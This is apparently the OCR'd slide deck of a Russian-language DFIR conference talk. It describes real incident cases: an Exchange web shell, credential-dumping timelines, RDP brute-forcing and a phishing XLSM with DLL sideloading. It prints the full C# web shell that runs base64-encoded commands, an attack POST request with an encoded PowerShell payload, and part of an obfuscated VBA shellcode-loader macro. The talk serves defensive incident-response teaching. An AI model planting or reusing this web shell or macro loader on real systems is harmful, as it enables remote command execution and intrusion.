PT
Информационная
безопасность

DFIR, о котором не рассказывают

Бобков Иван
Ведущий аналитик RT Protect SOC

О чем пойдет речь?

DFIR в классическом его понимании в условиях современных угроз обязан интегрироваться с различными инструментами/процессами, такими как:

- EASM
- SOC
- Open Source
- Cyber Threat Intelligence (CTI)

Кейс №1. Теневые активы или синергия с EASM

```
<script Language="C#" runat="server">
string GetExceptionData(string ex) {
ProcessStartInfo pi = new ProcessStartInfo();
StreamReader sr;String o;
int b = 3;
        for (int i = 0; i < 200; i++) {b = b+i;
                if (b > 10) { b = b%3; }
        }
        String exstr = System.Text.Encoding.UTF8.GetString(Convert.FromBase64String(ex.Substring(2)));
        pi.FileName = exstr.Substring(0, exstr.IndexOf(' '));
        pi.Arguments = exstr.Substring(exstr.IndexOf(' '));
        pi.StandardOutputEncoding = System.Text.Encoding.Unicode;
        pi.RedirectStandardOutput = true;
        pi.UseShellExecute = false;
        for (int x = 0; x < (b*3); x++) {
                if (x > b) { break; }
        }
        sr = Process.Start(pi).StandardOutput;
        o = sr.ReadToEnd();
        sr.Close();
        return "<!-- .. qR" + Convert.ToBase64String(System.Text.Encoding.Unicode.GetBytes(o)) + " !.. -->";
}
</script>
```

Путь к веб-шеллу на почтовом сервере MS Exchange:

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\TimeoutLogin.aspx

Алгоритм работы веб-шелла:

1. На вход в главную функцию передается закодированная с помощью Base64 строка.
2. Производится декодирование строки, начиная с 3го символа.
3. Определяются свойства экземпляра класса ProcessStartInfo.
4. Производится вызов функции Process.Start().
5. На стороне хоста-жертвы запускается процесс с правами системы, результат выполнения команды передается злоумышленникам.

```
POST /owa/auth/TimeoutLogin.aspx HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 1817

nmyu1lkf5ag85b=
qRcG93ZXJzaGVsbCAtZSBKQUJqQUd3QWFRQmxBRzRBZEFBZ0FEMEFJQUJPQUdVQWR3QXRBRThBWwdCcUFHV
```

Кейс №1. А я сейчас вам покажу, откуда на...

Детектируемая аналитиками SOC подозрительная активность на хостах.

22:05:26	PC1	Events\Security	Вход в УЗ contoso\user1
22:05:26	PC1	EDR	Создан файл C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\LocalNewsSvc.exe.log
22:06:12	PC1	Events\Security	Вход в УЗ contoso\user2
22:06:17	PC1	Events\Security	contoso\user1
22:07:10	PC1	EDR	Запуск SC.EXE (.\Windows\Prefetch\SC.EXE-6C4D4413.pf)
22:07:19	PC2	IDS	С 10.12.11.11:38102 на 10.12.15.140:445 Обращения к файлу C:\Program Files\Local News\NewsAPI.dll (Установка вредоносной службы)
22:07:19	PC2	IDS	С 10.12.11.11:38102 на 10.12.15.140:445 Обращения к файлу C:\Program Files\Local News\Newtonsoft.Json.dll
22:08:53	PC2	Events\Security	contoso\user2 Выход из системы

Схожий паттерн поведения:

- Попытки входа в ранее скомпрометированные учетные записи
- Исполняемые модули содержащие **Local News** в имени или пути к файлу
- Попытки проведения атаки типа «ARP spoofing»

Password type	Ability to crack	Vulnerability severity	NSA recommendation
Type 0	Immediate	Critical	Do not use
Type 4	Easy	Critical	Do not use
Type 5	Medium	Medium	Not NIST approved, use only when Types 6, 8, and 9 are not available
Type 6	Difficult	Low	Use only when reversible encryption is needed, or when Type 8 is not available
Type 7	Immediate	Critical	Do not use
Type 8	Difficult	Low	Recommended
Type 9	Difficult	Low	Not NIST approved


Типы паролей маршрутизаторов Cisco

```
Core2#show mac address-table vlan 20
Flags: I - Internal usage VLAN
Aging time is 300 sec

    Vlan          Mac Address          Port       Type
----------- ------------------- ---------- ----------
      20        00:25:90:73:05:a3      gi5      dynamic
      20        00:25:90:73:05:c5      gi7      dynamic
      20        00:25:90:73:07:ab      gi5      dynamic
      20        00:25:90:73:07:ef      gi7      dynamic
      20        00:50:56:68:dc:bd      Po8      dynamic
      20        00:50:56:6c:da:a2      gi18     dynamic
      20        00:50:56:84:a5:75      Po8      dynamic
      20        00:50:56:84:cd:b1      Po8      dynamic
      20        00:50:56:af:2c:ee      gi8      dynamic
      20        00:50:56:b8:06:71      Po8      dynamic
      20        00:50:56:b8:11:bb      gi6      dynamic
      20        00:50:56:b8:16:a1      gi5      dynamic
      20        00:50:56:b8:18:e8      gi6      dynamic
      20        00:50:56:b8:22:0f      gi7      dynamic
      20        00:50:56:b8:28:66      gi5      dynamic
```

Вывод таблицы MAC-адресов, благодаря которому удалось обнаружить точку входа

Кейс №1. Бонус




Попытка установки надстройки для Outlook через Microsoft Exchange Server

Детектируемая аналитиками SOC подозрительная активность на хостах

22:04:22	EXCH-CLUSTER-DAG	Events\Security	Вход УЗ «user_notify»
22:36:29	EXCH-CLUSTER-DAG	EDR	Загрузка образа C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.PowerShell.Editor\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Editor.dll Единственное событие загрузки подобного модуля за все время.
22:36:41	EXCH-CLUSTER-02	EDR	Заблокирован доступ к LSASS.EXE
22:36:45	EXCH-CLUSTER-02	EDR	Служба "Удаленный реестр" перешла в состояние Работает
22:36:45	EXCH-CLUSTER-02	EDR	Попытка дампа ключа, содержащего конфиденциальную информацию (SAM)
22:36:46	EXCH-CLUSTER-02	EDR	Возможные признаки использования Hacktool: Файл \Device\Mup\1.1.1.3\ADMIN$\iAaoXlFt.log был прочитан Файл \Device\Mup\127.0.0.1\C$\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\web.config был прочитан
23:01:48	EXCH-CLUSTER-02	Rps_Cmdlet_*	Выполнение командлеты Get-Mailbox от имени user_notify
23:24:59	EXCH-CLUSTER-02	Rps_Cmdlet_*	Выполнение командлеты Get-Mailbox от имени user_notify
23:59:23	EXCH-CLUSTER-02	Rps_Cmdlet_*	Выполнение командлеты Get-User -Anr "user" от имени user_notify

Кейс N°2. Имя Administrtor вам о чем-нибудь говорит?

NLBrute.exe



mimikatz TITAN_PRIVATE.exe KAVREMVR.exe

Итоговое TTR - 9 часов


- Злоумышленники использовали довольно старые инструменты (xRdp.v2.1.exe и NLBrute).
- В качестве попытки обхода обнаружения и скрытия следов активности был создан администратор домена Administrtor.
- Публично доступный по RDP терминальный сервер.

xRdp.exe

И если бы...

- EASM
- Белые IP, доменные имена
- Ручное сканирование\контроль открытых портов
- Теневые активы
- Второй фактор
- Харденинг


EASM — решение, включающее в себя инвентаризацию и непрерывное отслеживание всех внешних активов и ресурсов организации, механизмы для обнаружения фишинговых доменов, упоминаний организации в утечках информации и на хакерских форумах, а также оценку и управление рисками в отношении потенциальных уязвимостей и угроз безопасности.



Кейс №3. Самое быстрое расследование на диком западе или синергия DFIR и SOC

Драйверы успешного расследования и реагирования командой SOC:

- выстроенные процессы обработки инцидентов,
- адекватный SLA,
- автоматическое реагирование агентами EDR или плейбуками SOAR,
- внедрение и взаимодействие различных средств защиты информации.



Блокирование запуска подозрительного процесса из офисного пакета по встроенному правилу EDR

Кейс №3. Что было дальше?

Процессы Загрузка образа sharp	w3wp.exe (40044)
Файлы Удален файл \Device\HarddiskVolume2\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\owa\8e05b027\e164d61b\uploads\tnzhdber.tmp	w3wp.exe (40044)
Процессы Загрузка образа SharpKatz	w3wp.exe (40044)
Файлы Создан новый файл \Device\HarddiskVolume2\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\owa\8e05b027\e164d61b\uploads\tnzhdber.tmp	w3wp.exe (40044)
Файлы Удален файл \Device\HarddiskVolume2\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\owa\8e05b027\e164d61b\uploads\ynewy3bv.tmp	w3wp.exe (40044)
Процессы Загрузка образа NDesk.Options	w3wp.exe (40044)
Процессы Загрузка образа SharpKatz	w3wp.exe (40044)

- На почтовом сервере MS Exchange блокируется доступ к SAM.

Бдительные аналитики первой линии замечают события загрузки вредоносных образов процессом w3wp.exe.


Кейс №3

Признак удаленного выполнения команд через интерфейс для работы с планировщиком задач Windows

Вредоносная динамическая библиотека

Предполагаемый конфигурационный файл

Application Impact Telemetry Static Analyzer (aitstatic.exe) — законный исполняемый файл, разработанный Microsoft




Запуск легитимного инструмента и загрузка вредоносной DLL с помощью техники DLL sideloading

Кейс №3


```
Option VBASupport 1
Const EaifPogoNonoUlnhRi = 2
Const IascEs = 1
Const UltmTrnaTvyaWmc = 0
Sub IbiaEl(IesaIsatMcsmIechTu As Variant)
Dim counter As Long
Dim SwenAsbp() As Byte
Dim ElciMtpoItpn As LongPtr, result As LongPtr
Dim AmiaLfsoa As LongPtr
AmiaLfsoa = 0
ReDim SwenAsbp(0 To UBound(IesaIsatMcsmIechTu))
For counter = LBound(IesaIsatMcsmIechTu) To UBound(IesaIsatMcsmIechTu)
SwenAsbp(counter) = IesaIsatMcsmIechTu(counter)
Next counter
#If Win64 Then
ElciMtpoItpn = EfngAtoe(CtcwNlsoGurnOn("6b65") & CtcwNlsoGurnOn("726e656c3332"), CtcwNlsoGurnOn("5669727475") & CtcwNls
#Else
ElciMtpoItpn = EfngAtoe(CtcwNlsoGurnOn("6b6572") & CtcwNlsoGurnOn("6e656c3332"), CtcwNlsoGurnOn("5669727475616c416c6c")
#End If
result = EfngAtoe(CtcwNlsoGurnOn("6b65") & CtcwNlsoGurnOn("726e656c3332"), CtcwNlsoGurnOn("52746c") & CtcwNlsoGurnOn("4
result = EfngAtoe(CtcwNlsoGurnOn("6b65") & CtcwNlsoGurnOn("726e656c3332"), CtcwNlsoGurnOn("437265617465") & CtcwNlsoGur
End Sub
```

Часть обфусцированного VBA макроса в документе формата XLSM. Отправлялся злоумышленниками под видом документов, пересылаемых в рамках стандартного рабочего процесса от легитимного почтового ящика.

Ошибка злоумышленников при создании файла



Кейс №3. Выводы




SOC_susp_load_from_temp	path icontains "\\Temp\\" and (path iendswith ".dll" or path iendswith ".exe") and (exclf.Office or exclf.Cmd or exclf.PowerShell or exclf.Rundll32 or exclf.Explorer or exclf.PsExec or exclf.Wmic or 